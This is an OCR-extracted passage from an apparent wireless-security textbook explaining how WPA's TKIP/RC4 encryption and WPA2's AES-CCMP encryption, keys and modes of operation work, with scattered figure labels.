


Figure 16.12: Operational flow of temporal keys

  - AP sends an ANonce to the client, which uses it to construct the pairwise transient key (PTK).
  - The client responds with its own Nonce value (SNonce) to the AP, together with an MIC.
  - The AP sends the group temporal key (GTK) and a sequence number, together with another MIC, which is used in the next broadcast frames.
  - The client confirms that the temporal keys are installed.

How WPA Works

- A TK, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a keystream.
    - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.
    - This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.
- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame.




Temporal Encryption Key
Transmit Address
TSC (IV + EIV)
Key Mixing
WEP seed
RC4 Cipher
Data to Transmit
MSDU
MIC key
Michael Algorithm
MSDU + MIC
Fragmen-tation
CRC-32 Check sum
MPDU
ICV
XOR Algorithm
X
Keystream
Mac Header
IV
KID
EIV
Ciphertext
Packet to transmit

Figure 16.13: Operational flow of WPA



WPA2 Encryption

- WPA2 is an **upgrade to WPA**, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (**CCMP**), **an AES-based encryption mode** with strong security

Modes of Operation

WPA2-Personal

- It uses a set-up password (**pre-shared Key**, PSK) to protect unauthorized network accesses
- In PSK mode, each wireless network device encrypts the network traffic using a 128-bit key, which is derived from a passphrase of 8 to 63 ASCII characters

WPA2-Enterprise

- It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos
- Users are assigned **login credentials** by a centralized server, which they must present when connecting to the network

How WPA2 Works

WPA2 Encryption

Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks. WPA2 replaced WPA in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, which is a strong wireless encryption algorithm, and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control than WPA. Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.

Modes of Operation

WPA2 offers two modes of operation:

- **WPA2-Personal**: WPA2-Personal uses a password set in advance, called the pre-shared key (PSK), to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.
- **WPA2-Enterprise**: WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing

of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

How WPA2 Works

During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions. Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header for protection against replay attacks. The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame. The below figure shows the operational flow of WPA2.

